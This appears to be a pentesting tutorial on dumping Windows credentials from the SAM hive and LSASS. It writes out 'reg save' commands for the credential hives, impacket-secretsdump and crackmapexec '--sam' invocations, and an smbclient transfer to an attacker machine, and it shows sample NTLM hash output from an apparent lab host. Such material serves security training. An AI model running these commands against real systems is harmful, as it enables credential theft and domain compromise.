🚚🔢Lsass and SAM dump

Intro

Once we have understood how the Authentication process works on Windows. Concretely how when we introduce the credentials, a ***logon session*** *associated with our user is created*. That logon session will have associated some access tokens and the **credentials that had been introduced,** *hashed and stored in memory*. They will be managed by the LSA **module** and, in this module, by a process called ***lsass***.

So, what are we going to see in this section? We are going to see two techniques of hacking very important and very popular which consists of **dump**, on the one hand, of the process **lsass** ***where are all credentials active in the computer***, and, on the other hand, we are will dump the other credentials repository when a there is a local authentication, the database **SAM.**

🚚🔢Lsass and SAM dump

To do the Lsass and SAM dump we are going to need a **user with high privilege**. But why are we going to dump the **SAM** and the **Lsass** if we already have high privilege in the system? well, because we might have ***high local privilege on the machine*** but ***not in the domain.*** That's the reason why we try to get the **hashes** or the **passwords** of the users that are logged at the machine, ***is to try to get the credentials of a user who already has high privilege in the domain.***

There are two cases of use that can interest us to perform this technique: 1) We already have compromised a local user with high privilege and we will try to enumerate if a domain user is making login on that machine.

So let's assume that we have compromised the local user of the system that was created before the domain user. Well, as we all know, **the local user**, the first local user created in the machine, ***is usually part of the local administrators group*** and we can use that user for this technique. BUT we have to use UAC Bypass techniques to dump that information or have a shell with admin Privs.

```
reg save hklm\sam sam.save
reg save hklm\system system.save
```


Another thing that may interest us, if we have compromised the credentials of a *domain user*, is to verify if ***that user has elevated privileges on that local machine***, something that is usually relatively common. The advantage of a domain user having elevated privileges on a machine over a local user on that same machine is that ***they do not have to go through the UAC to use these privileges***.

We can dump them in several ways, the first is with ***impacket:***


impacket-secretsdump domainuser:password@10.10.10.10

And the other way is whit **crackmapexec** or **netexec** for the **SAM:**

crackmapexec smb 192.168.20.130 -u user -p password --sam




And for the **lsaas:**



The other way is dumping, from a reverse shell, the systems log whit the commands

reg save hklm\sam sam.save
reg save hklm\system system.save



Then we have to take these files to our attacker machine. In this case i used transfer by smbclient

```
smb: \Users\Alex1\Desktop\> ls
  .                                   DR        0  Tue Feb 25 16:22:23 2025
  ..                                  DR        0  Tue Feb 25 16:22:23 2025
  desktop.ini                        AHS      282  Fri Dec  6 17:35:01 2024
  New folder                          DR        0  Tue Feb 25 16:08:35 2025
  sam.save                            A    57344  Tue Feb 25 16:22:10 2025
  system.save                         A 12406784  Tue Feb 25 16:22:23 2025

                15644159 blocks of size 4096. 10764430 blocks available
smb: \Users\Alex1\Desktop\> get sam.save
getting file \Users\Alex1\Desktop\sam.save of size 57344 as sam.save (595.7 KiloBytes/sec) (average 595.7 KiloBytes/sec)
smb: \Users\Alex1\Desktop\> get system.save
getting file \Users\Alex1\Desktop\system.save of size 12406784 as system.save (32923.9 KiloBytes/sec) (average 26346.3 KiloBytes/sec)
```

The files

And finally, we just have to use Impacket against to extract the information:

impacket-secretsdump -sam sam.save -system system.save LOCAL

And the result:

```
~/Desktop/Maquinas Active Diretory/Hashs/Dump ✓  impacket-secretsdump -sam sam.save -system system.save LOCAL

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x533c4e81658712788d61965544ab32bf
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:07e298b6ddf5039c781b021228dc79a8:::
Alex1:1000:aad3b435b51404eeaad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f:::
[*] Cleaning up...
```

Hashes